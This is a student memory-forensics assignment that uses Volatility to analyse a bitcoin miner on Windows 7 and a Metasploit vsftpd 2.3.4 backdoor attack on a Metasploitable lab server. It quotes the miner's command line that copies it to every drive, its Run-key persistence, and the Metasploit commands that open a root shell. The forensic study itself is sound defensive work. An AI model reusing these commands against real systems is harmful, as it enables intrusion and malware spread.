

Cyber Forensics and IOT Security
Assignment 2
(MTech PESU 2018-2020)

USN	NAME
PES1201802353	ROOPESH R
PES1201802455	RAJAT P RAYADURG
PES1201802600	SADAQATH HUSSAIN

Memory Forensics for Windows and Linux

Brief description of both the type of forensics

A. Windows memory forensics

1. The operating system used for this forensics case was Windows7. The malware under investigation was a bitcoin miner with a pseudo random name – 02ca4397da55b3175aaa1ad2c99981e792f66151.exe.
2. The ram-dump tool used was **FTK Imager** for windows.
3. The forensics tool used for analyzing the ram-dump was **Volatility**.

B. Linux memory forensics

1. The operating system used for this forensics case was Ubuntu 8.04 on Metasploitable server (intentionally vulnerable server).
2. The ram-dump tool used was **Lime** for linux.
3. The forensics tool used for analyzing the ram-dump was **Volatility**.

Windows Memory Forensics

```
dell@ubuntu: ~/Documents/CFIS
0xffffffff802f3e1930 conhost.exe          5340    380      2      0 ----- 0 2019-03-29 04:31:54 UTC+0000
0xffffffff802dc2a750 xcopy.exe          4784   4292      1 30427304 ----- 1 2019-03-29 04:31:54 UTC+0000
dell@ubuntu:~/Documents/CFIS$ volatility -f memdump.mem --profile=Win2008R2SP0x64 pstree
Volatility Foundation Volatility Framework 2.5
Name                                     Pid      PPid      Thds      Hnds      Time
-----
0xffffffff802ed41290:explorer.exe        1324     1276      24       791 2019-03-29 03:38:50 UTC+0000
. 0xffffffff802f647060:FTK Imager.exe      3272     1324      10       344 2019-03-29 04:23:26 UTC+0000
. 0xffffffff802e5fa060:cmd.exe             2796     1324       1        22 2019-03-29 03:57:05 UTC+0000
. 0xffffffff802e5bc600:notepad.exe         1760     1324       1        61 2019-03-29 03:56:38 UTC+0000
. 0xffffffff802eb56990:procexp.exe         2284     1324       1       145 2019-03-29 03:39:08 UTC+0000
.. 0xffffffff802e20eb10:procexp64.exe      2300     2284       7       412 2019-03-29 03:39:08 UTC+0000
. 0xffffffff802ef34b10:02ca4397da55b3     2008     1324     184     3319 2019-03-29 03:38:51 UTC+0000
.. 0xffffffff802f552060:cmd.exe            2476     2008       1        29 2019-03-29 04:23:06 UTC+0000
... 0xffffffff802f69e590:xcopy.exe          2880     2476       1        43 2019-03-29 04:23:07 UTC+0000
.. 0xffffffff802f49c830:cmd.exe            2064     2008       1        29 2019-03-29 04:29:32 UTC+0000
... 0xffffffff802ec08850:xcopy.exe          2736     2064       1        43 2019-03-29 04:29:42 UTC+0000
.. 0xffffffff802f639b10:cmd.exe            2580     2008       1        29 2019-03-29 04:27:00 UTC+0000
... 0xffffffff802eecb650:xcopy.exe          5632     2580       1        43 2019-03-29 04:27:20 UTC+0000
.. 0xffffffff802eb46060:cmd.exe            2584     2008       1        29 2019-03-29 04:26:07 UTC+0000
... 0xffffffff802f555060:xcopy.exe          5724     2584       1        43 2019-03-29 04:26:19 UTC+0000
.. 0xffffffff802f2f4b10:cmd.exe             3624     2008       1        29 2019-03-29 04:21:34 UTC+0000
... 0xffffffff802f2f6b10:xcopy.exe          3660     3624       1        43 2019-03-29 04:21:34 UTC+0000
.. 0xffffffff802f640760:cmd.exe            3656     2008       1        29 2019-03-29 04:24:32 UTC+0000
... 0xffffffff802f242900:xcopy.exe          2536     3656       1        43 2019-03-29 04:24:32 UTC+0000
.. 0xffffffff802f58f060:cmd.exe            2060     2008       1        29 2019-03-29 04:23:24 UTC+0000
... 0xffffffff802f10a5f0:xcopy.exe          3428     2060       1        43 2019-03-29 04:23:24 UTC+0000
.. 0xffffffff802f0fe060:cmd.exe            1664     2008       1        29 2019-03-29 04:22:22 UTC+0000
... 0xffffffff802f443b10:xcopy.exe          2400     1664       1        43 2019-03-29 04:22:22 UTC+0000
.. 0xffffffff802eade830:cmd.exe            1668     2008       1        29 2019-03-29 04:21:17 UTC+0000
... 0xffffffff802eab1620:xcopy.exe          2660     1668       1        43 2019-03-29 04:21:17 UTC+0000
.. 0xffffffff802ed73930:cmd.exe             3720     2008       1        29 2019-03-29 04:28:23 UTC+0000
... 0xffffffff802f5bc4f0:xcopy.exe          3976     3720       1        43 2019-03-29 04:28:31 UTC+0000
.. 0xffffffff802f75f3d0:cmd.exe            2720     2008       1        29 2019-03-29 04:23:58 UTC+0000
... 0xffffffff802f755b10:xcopy.exe          3104     2720       1        43 2019-03-29 04:23:58 UTC+0000
.. 0xffffffff802ef24a90:cmd.exe            4292     2008       1         0 2019-03-29 04:31:54 UTC+0000
... 0xffffffff802dc2a750:xcopy.exe          4784     4292       1 30... 4 2019-03-29 04:31:54 UTC+0000
.. 0xffffffff802f41e9d0:cmd.exe            5348     2008       1        29 2019-03-29 04:24:49 UTC+0000
... 0xffffffff802f84f660:xcopy.exe           804     5348       1        43 2019-03-29 04:24:49 UTC+0000
.. 0xffffffff802f466760:cmd.exe            5380     2008       1        29 2019-03-29 04:25:25 UTC+0000
... 0xffffffff802ef737f0:xcopy.exe          5224     5380       1        43 2019-03-29 04:25:26 UTC+0000
.. 0xffffffff802f66f060:cmd.exe            2692     2008       1        29 2019-03-29 04:23:41 UTC+0000
... 0xffffffff802f1a2b10:xcopy.exe           548     2692       1        43 2019-03-29 04:23:41 UTC+0000
.. 0xffffffff802f08f060:cmd.exe            5008     2008       1        29 2019-03-29 04:21:50 UTC+0000
... 0xffffffff802eb67650:xcopy.exe          5044     5008       1        43 2019-03-29 04:21:50 UTC+0000
.. 0xffffffff802f7de8d0:cmd.exe            3560     2008       1        29 2019-03-29 04:24:15 UTC+0000
... 0xffffffff802f4cc1f0:xcopy.exe          3964     3560       1        43 2019-03-29 04:24:15 UTC+0000
.. 0xffffffff802f590810:cmd.exe            5440     2008       1        29 2019-03-29 04:22:49 UTC+0000
... 0xffffffff802f5a6060:xcopy.exe          5472     5440       1        43 2019-03-29 04:22:49 UTC+0000
.. 0xffffffff802f259220:cmd.exe            1924     2008       1        29 2019-03-29 04:30:11 UTC+0000
... 0xffffffff802f630060:xcopy.exe           860     1924       1        43 2019-03-29 04:30:19 UTC+0000
```

A.1 pstree option.

- ❖ As you can see from the screenshot, the malware is the root of a subtree.
- ❖ This shows that the malware was not run by a user using Windows explorer, instead it was either created without a parent process or the parent process was killed.
- ❖ Moreover, the malware has several child processes which are cmd.exe. Every cmd.exe has a child which is xcopy.exe.

```
*****
cmd.exe pid: 5008
Command line : "C:\Windows\System32\cmd.exe" /c for %i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z) do xcopy /y "C:\Users\CSC\Desktop\malware-samples-master\Bitcoin miners\02ca4397da55b3175aaa1ad2c99981e792f66151.exe" %i:\
Note: use ldrmodules for listing DLLs in Wow64 processes

Base                               Size                               LoadCount Path
-----
0x000000004ab70000                 0x4c000                 0xffff C:\Windows\SysWOW64\cmd.exe
0x0000000077a70000                 0x1a9000                0xffff C:\Windows\SYSTEM32\ntdll.dll
0x00000000741d0000                 0x3f000                 0x3 C:\Windows\SYSTEM32\wow64.dll
0x0000000074170000                 0x5c000                 0x1 C:\Windows\SYSTEM32\wow64win.dll
0x0000000074220000                 0x8000                 0x1 C:\Windows\SYSTEM32\wow64cpu.dll
*****
conhost.exe pid: 5016
Command line : \??\C:\Windows\system32\conhost.exe "-373185349501162802-662088332-1601181046-305090459123177043142698569974732255
Service Pack 1

Base                               Size                               LoadCount Path
-----
0x00000000fb40000                 0x57000                 0xffff C:\Windows\system32\conhost.exe
0x0000000077a70000                 0x1a9000                0xffff C:\Windows\SYSTEM32\ntdll.dll
0x0000000077950000                 0x11f000                0xffff C:\Windows\system32\kernel32.dll
0x0000007fefdad0000                 0x6c000                 0xffff C:\Windows\system32\KERNELBASE.dll
0x0000007fefefe0000                 0x67000                 0xffff C:\Windows\system32\GDI32.dll
0x0000000077850000                 0xfa000                 0xffff C:\Windows\system32\USER32.dll
0x0000007feff190000                 0xe000                 0xffff C:\Windows\system32\LPK.dll
0x0000007fefef10000                 0xc9000                 0xffff C:\Windows\system32\USP10.dll
0x0000007feff240000                 0x9f000                 0xffff C:\Windows\system32\msvcrt.dll
0x0000007feffce0000                 0x2e000                 0xffff C:\Windows\system32\IMM32.dll
0x0000007feee0000                 0x109000                0xffff C:\Windows\system32\MSCTF.dll
0x0000007feffad0000                 0x203000                0xffff C:\Windows\system32\ole32.dll
0x0000007feff060000                 0x12d000                0xffff C:\Windows\system32\RPCRT4.dll
0x0000007feFeb70000                 0xd7000                 0xffff C:\Windows\system32\OLEAUT32.dll
0x0000007febf60000                 0x56000                 0x3 C:\Windows\system32\uxtheme.dll
0x0000007feFba30000                 0x18000                 0x1 C:\Windows\system32\dwmapi.dll
0x0000007feF90000                 0xdb000                 0x1 C:\Windows\system32\ADVAPI32.dll
0x0000007feFfd60000                 0x1f000                 0x4 C:\Windows\SYSTEM32\sechost.dll
0x0000007fec280000                 0x1f4000                0x1 C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.18837_none_fa3b1e3d17594757_comctl32.DLL
0x0000007feff2e0000                 0x71000                 0x1 C:\Windows\system32\SHLWAPI.dll
*****
xcopy.exe pid: 5044
Command line : xcopy /y "C:\Users\CSC\Desktop\malware-samples-master\Bitcoin miners\02ca4397da55b3175aaa1ad2c99981e792f66151.exe" A:\
Note: use ldrmodules for listing DLLs in Wow64 processes

Base                               Size                               LoadCount Path
-----
```

A.2 dlllist option

- ❖ As you can see from the above screenshot, the cmd.exe (at the top of the screen) has a command line which is as follows:
 - ❖ "C:\Windows\System32\cmd.exe" /c for %i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z)
 - ❖ do xcopy /y "C:\Users\CSC\Desktop\malware-samples-master\Bitcoin miners\02ca4397da55b3175aaa1ad2c99981e792f66151.exe" %i:\
 - The block of text shown above is the **command line** argument **run by the cmd.exe** which instructs the **xcopy** app to copy the bitcoin malware on all available logical drives on the system(**from A: to Z:**)
- ❖ At the bottom of the screen (marked) is the xcopy.exe app that has a command line to copy the bitcoin miner to logical drive A:, where A occurs in the first iteration of the for-loop (traversing through all the logical drives A: to Z:).

```

Terminal File Edit View Search Terminal Help
0x12db2ae0 TCPv4 192.168.172.137:61924 33.159.147.24:21 SYN_SENT 2008 02ca4397da55b3
0x12db26510 TCPv4 -:57157 48.124.185.13:21 CLOSED 2008 02ca4397da55b3
0x12db26b30 TCPv4 -:57352 61.222.133.14:21 CLOSED 2008 02ca4397da55b3
0x12db273f0 TCPv4 -:57422 133.191.243.14:21 CLOSED 2008 02ca4397da55b3
0x12db28010 TCPv4 192.168.172.137:61727 45.38.47.23:21 CLOSED 2008 02ca4397da55b3
0x12db28cf0 TCPv4 -:0 151.148.246.23:21 CLOSED 2008 02ca4397da55b3
0x12db2aae0 TCPv4 192.168.172.137:61645 57.150.134.23:21 CLOSED 2008 02ca4397da55b3
0x12db613b0 TCPv4 192.168.172.137:61778 196.108.36.23:21 CLOSED 2008 02ca4397da55b3
0x12db64a90 TCPv4 -:57115 94.147.85.13:21 CLOSED 2008 02ca4397da55b3
0x12db65010 TCPv4 192.168.172.137:61904 54.126.20.24:21 ESTABLISHED 2008 02ca4397da55b3
0x12db6f010 TCPv4 192.168.172.137:61967 142.195.226.24:21 SYN_SENT 2008 02ca4397da55b3
0x12db74b30 TCPv4 -:57149 129.112.10.14:21 CLOSED 2008 02ca4397da55b3
0x12db78cf0 TCPv4 -:57089 -:21 CLOSED 2008 02ca4397da55b3
0x12dba1620 TCPv4 -:56571 71.229.7.13:21 CLOSED 2008 02ca4397da55b3
0x12dba3b50 TCPv4 192.168.172.137:61897 183.100.139.24:21 SYN_SENT 2008 02ca4397da55b3
0x12dbb5b20 TCPv4 192.168.172.137:61595 161.26.205.23:21 CLOSED 2008 02ca4397da55b3
0x12dbd2410 TCPv4 192.168.172.137:61725 151.148.246.23:21 ESTABLISHED 2008 02ca4397da55b3
0x12dbd6b50 TCPv4 192.168.172.137:61649 89.239.173.23:21 CLOSED 2008 02ca4397da55b3
0x12dbea010 TCPv4 192.168.172.137:61916 66.247.227.24:21 SYN_SENT 2008 02ca4397da55b3
0x12dbef010 TCPv4 192.168.172.137:61627 80.56.196.23:21 CLOSED 2008 02ca4397da55b3
0x12dbef8e0 TCPv4 -:56422 152.63.74.13:21 CLOSED 2008 02ca4397da55b3
0x12dbf3010 TCPv4 192.168.172.137:61698 114.75.156.23:21 CLOSED 2008 02ca4397da55b3
0x12dc2d7e0 TCPv4 192.168.172.137:56365 154.190.59.23:21 CLOSED 2008 02ca4397da55b3
0x12dc78530 TCPv4 192.168.172.137:61945 87.233.96.24:21 ESTABLISHED 2008 02ca4397da55b3
0x12dc8e900 TCPv4 192.168.172.137:61689 89.89.106.23:21 CLOSED 2008 02ca4397da55b3
0x12dcd5730 TCPv4 192.168.172.137:61711 191.224.20.23:21 CLOSED 2008 02ca4397da55b3
0x12dcde010 TCPv4 192.168.172.137:61720 8.219.101.23:21 LAST_ACK 2008 02ca4397da55b3
0x12dcf0010 TCPv4 192.168.172.137:61900 15.52.228.24:21 SYN_SENT 2008 02ca4397da55b3
0x12dcf7400 TCPv4 -:57070 -:21 CLOSED 2008 02ca4397da55b3
0x12dcf7980 TCPv4 -:56197 22.3.121.11:21 CLOSED 2008 02ca4397da55b3
0x12dd08210 TCPv4 192.168.172.137:61634 1.81.225.23:21 CLOSED 2008 02ca4397da55b3
0x12dd096e0 TCPv4 192.168.172.137:61928 189.137.3.24:21 SYN_SENT 2008 02ca4397da55b3
0x12dd0b400 TCPv4 192.168.172.137:61813 91.129.6.23:21 CLOSED 2008 02ca4397da55b3
0x12dd373b0 TCPv4 192.168.172.137:61836 118.58.134.23:21 CLOSED 2008 02ca4397da55b3
0x12dd51010 TCPv4 192.168.172.137:61428 215.239.225.22:21 CLOSED 2008 02ca4397da55b3
0x12dd52530 TCPv4 192.168.172.137:61832 93.150.4.23:21 CLOSED 2008 02ca4397da55b3
0x12dd55cf0 TCPv4 192.168.172.137:61433 110.219.85.22:21 CLOSED 2008 02ca4397da55b3
0x12dd573d0 TCPv4 192.168.172.137:61732 199.38.126.23:21 ESTABLISHED 2008 02ca4397da55b3
0x12dd588b0 TCPv4 192.168.172.137:61734 139.222.48.23:21 ESTABLISHED 2008 02ca4397da55b3
0x12dd78ba0 TCPv4 192.168.172.137:61901 75.118.146.24:21 ESTABLISHED 2008 02ca4397da55b3
0x12dd7acf0 TCPv4 192.168.172.137:61622 200.195.223.23:21 CLOSED 2008 02ca4397da55b3
0x12dda3550 TCPv4 192.168.172.137:61581 211.182.39.22:21 CLOSED 2008 02ca4397da55b3
0x12dda5010 TCPv4 192.168.172.137:61686 145.174.210.23:21 CLOSED 2008 02ca4397da55b3
0x12dda250 TCPv4 192.168.172.137:61844 160.29.54.23:21 CLOSED 2008 02ca4397da55b3
0x12ddaacf0 TCPv4 192.168.172.137:61565 174.226.158.23:21 CLOSED 2008 02ca4397da55b3
0x12ddd9b10 TCPv4 192.168.172.137:57785 37.250.242.22:21 CLOSED 2008 02ca4397da55b3
0x12dddc50 TCPv4 192.168.172.137:61947 158.202.228.24:21 SYN_SENT 2008 02ca4397da55b3
0x12ddf3840 TCPv4 192.168.172.137:61852 190.153.146.23:21 CLOSED 2008 02ca4397da55b3
0x12de942a0 UDPv4 127.0.0.1:1900 *: * 1456 svchost.exe 2019-03-29 03:45:14 UTC+0000
0x12de943f0 UDPv4 192.168.172.137:1900 *: * 1456 svchost.exe 2019-03-29 03:45:14 UTC+0000
0x12df218f0 UDPv4 0.0.0.0:0 *: * 2008 02ca4397da55b3 2019-03-29 04:31:49 UTC+0000


```

A.3 netscan option


Upon running the netscan command, it was observed that the malware was trying to establish TCP connections to different IP addresses. The ip address was searched in a website called iplocation.com, and it mapped the ip address to University of California, San Diego, US. Many other ip addresses were scanned, and locations like China, Vietnam, South Korea were mapped to those ip addresses.

FIND

IP address	44.45.140.23
Latitude	37.751
Longitude	-97.822
Country	United States
Region	
City	
Organization	University of California, San Diego



A.4 iplocation



```
Terminal File Edit View Search Terminal Help
Key name: HARDWARE (S)
Last updated: 2019-03-29 03:38:36 UTC+0000

Subkeys:
(S) ACPI
(S) DESCRIPTION
(S) DEVICESMAP
(V) RESOURCEMAP

Values:
dell@ubuntu:~/Documents/CFISS$ volatility --profile=Win2008R2SP0x64 printkey -K "Software\Microsoft\Windows\CurrentVersion\Run" -f memdump.mem
Volatility Foundation Volatility Framework 2.5
Legend: (S) = Stable (V) = Volatile

-----
Registry: \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:45:48 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
-----
Registry: \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:45:47 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
-----
Registry: \SystemRoot\System32\Config\DEFAULT
Key name: Run (S)
Last updated: 2015-07-18 22:42:07 UTC+0000

Subkeys:

Values:
Registry: \??\C:\Users\CSC\ntuser.dat
Key name: Run (S)
Last updated: 2019-03-29 03:35:29 UTC+0000


Subkeys:

Values:
REG_SZ Run : (S) C:\Users\CSC\Desktop\malware-samples-master\Bitcoin miners\02ca4397da55b3175aaa1ad2c99981e792f66151.exe
dell@ubuntu:~/Documents/CFISS$
```

A.5 Registry run key's value being printed

- ❖ The malware process was run automatically every time the operating system booted up. This prompted me to print the value of the run key from the registry.
- ❖ The last line in the above screenshot shows that the run key has the location of the malware. This allows the malware to be run every time the system boots up.

The procdump option was used in volatility to dump the processes from the memory. The suspect process which had a pid of 2008 (as known from the pslist option), was uploaded to VirusTotal website to confirm that the malware was flagged by several antiviruses.



A.6 procdump output directory searched for malware file

File Edit View History Bookmarks Tools Help

VirusTotal x volatility commands - G x Command Reference - v x +

https://www.virustotal.com/gui/file-analysis/MjgwMTNjZWY0YTMGRmNTFhZC... Search

URL, IP address, domain, or file hash

49
/ 59

Analyzing...

c1314190fb30161b5cf7b717f776213a8714e04a51d246ead7598f105b524d94
executable.2008.exe

1.51 MB
Size

2019-04-01 03:49:54 UTC
a moment ago

DETECTION

Acronis	! Suspicious	Ad-Aware	! Dropped:Trojan.AgentWDCR.ERF
AegisLab	! Trojan.Win32.Agentb.tn9n	AhnLab-V3	! Trojan/Win32.BitCoinMiner.R230798
Alibaba	! Heur.Win.Hamlet-a.3ff	ALYac	! Dropped:Trojan.AgentWDCR.ERF
Antiy-AVL	! Trojan[PSW]/Win32.Tepfer	Arcabit	! Trojan.AgentWDCR.ERF
BitDefender	! Dropped:Trojan.AgentWDCR.ERF	Bkav	! W32.DotomchASAO.Trojan
CAT-QuickHeal	! Risktool.BitCoinMiner.DR9	CMC	! Trojan.Win32.AgentbIO
Comodo	! TrojWare.Win32.CoinMiner.B@6tqin0	CrowdStrike Falcon	! Win/malicious_confidence_100% (D)
Cybereason	! Malicious.c8a7c0	Cylance	! Unsafe
Cyren	! W32/Adware.DEZV-3749	DrWeb	! Trojan.BtcMine.1214
Emsisoft	! Dropped:Trojan.AgentWDCR.ERF (B)	Endgame	! Malicious (high Confidence)
eScan	! Dropped:Trojan.AgentWDCR.ERF	ESET-NOD32	! A Variant Of Win32/Crytes.AA
F-Secure	! Trojan.TR/BitCoinMiner.fra	FireEye	! Generic.mg.28013cec8a7c0df5

A.7 VirusTotal confirmed that process dumped by procdump was in fact a malware

Linux Memory Forensics

```
dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-MSF804x86 linux_ifconfig
Volatility Foundation Volatility Framework 2.3.1
Interface      IP Address      MAC Address      Promiscuous Mode
-----
lo             127.0.0.1       00:00:00:00:00:00 False
eth0           192.168.172.140 00:0c:29:9d:24:d1 False
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$
```

B.1 linux_ifconfig option used with volatility

The ifconfig command lets us query the IP address assigned to the interface eth0. This shows that the ip address of the metaspitable server was 192.168.172.140.

```
dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-MSF804x86 linux_pslist | egrep -i '(apache2|insmod|sshd|bash)'m_dump5.limeVolatility Foundation Volatility Framework 2.3.1
0xdd928b80 sshd 4606 0 0 0x1f8f5000 2019-04-04 13:33:41 UTC+0000
0xde0a5700 apache2 5143 0 0 0x1e83d000 2019-04-04 13:34:02 UTC+0000
0xde0a4000 apache2 5144 33 33 0x1e58c000 2019-04-04 13:34:02 UTC+0000
0xdc960000 apache2 5145 33 33 0x1e44f000 2019-04-04 13:34:02 UTC+0000
0xde45e5c0 apache2 5147 33 33 0x1f955000 2019-04-04 13:34:02 UTC+0000
0xdd5f7000 apache2 5149 33 33 0x1f15d000 2019-04-04 13:34:02 UTC+0000
0xde0aeb80 apache2 5152 33 33 0x1f151000 2019-04-04 13:34:02 UTC+0000
0xdd95e5c0 bash 5233 0 0 0x1f530000 2019-04-04 13:34:06 UTC+0000
0xde85c000 apache2 5301 33 33 0x1f950000 2019-04-04 13:41:29 UTC+0000
0xde85c5c0 bash 5402 0 0 0x1e80b000 2019-04-04 14:26:52 UTC+0000
0xc42cf140 sshd 5415 0 0 0x1d06a000 2019-04-04 14:27:19 UTC+0000
0xc42ceb80 bash 5417 0 0 0x1e4c4000 2019-04-04 14:27:25 UTC+0000
0xc42ce5c0 insmod 5514 0 0 0x1f094000 2019-04-04 14:54:55 UTC+0000
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$
```

B.2 linux_pslist option to show some selected processes

The linux_pslist option shows the processes that were running at the time when the ram was dumped. In the above screenshot, the output of the pslist command has been limited by a egrep expression to show the apache2, sshd, bash and insmod processes.

```
root@kali: ~  
File Edit View Search Terminal Help  
https://metasploit.com  
as not found on this server.  
=[ metasploit v4.16.48-dev ]  
Post-Port=[ 1749 exploits - 1002 auxiliary - 302 post ]  
+ -- --=[ 536 payloads - 40 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.172.140  
RHOST => 192.168.172.140  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 192.168.172.140:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.172.140:21 - USER: 331 Please specify the password.  
[+] 192.168.172.140:21 - Backdoor service has been spawned, handling...  
[+] 192.168.172.140:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.172.138:42843 -> 192.168.172.140:6200) at 2019-04-04 20:18:09 +0530  
  
ls  
bin  
boot
```

B.3 screenshot of Metasploit used to launch a vsftpd_234_backdoor attack

One of the forensics cases that will be investigated will be a backdoor attack accomplished using Metasploit, by exploiting a vulnerability in metasploitable called the vsftpd_234_backdoor.

From the above screen shot it is clear that a shell session has been opened from Kali (whose ip address is 192.168.172.138) to metasploitable whose ip is 192.168.172.140, from port 42843 to 6200 respectively.


```
dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-MSF804x86 linux_netstat | grep "ESTABLISHED"
Volatility Foundation Volatility Framework 2.3.1
TCP      ::ffff:192.168.172.140:22      ::ffff:192.168.172.138:51348 ESTABLISHED
          sshd/5415
TCP      192.168.172.140:6200      192.168.172.138:42843 ESTABLISHED
          sh/5490
TCP      192.168.172.140:6200      192.168.172.138:42843 ESTABLISHED
          sh/5490
TCP      192.168.172.140:6200      192.168.172.138:42843 ESTABLISHED
          sh/5490
TCP      192.168.172.140:6200      192.168.172.138:42843 ESTABLISHED
          sh/5490
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$
```

B.4 netstat option

1. The above screen shot shows the netstat option in action. Here, the grep command is used to filter out only “ESTABLISHED” connections.
2. It is interesting to note that, from port 22 and port 6200, there are two connections to metasploitable. The connection to port 6200 corresponds to a the backdoor attack from Kali (using metasploit), and the port 22 shows that there was an ssh connection form Kali to metasploitable.
3. This is confirmed by the fact the process name and its pid is displayed for every connection.
4. The process sh/5490 shows that a shell sh is opened with pid 5490. The process sshd with pid 5415 shows that an ssh connection had been established with metasploitable.

```
dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1
Volatility Foundation Volatility Framework 2.3.1
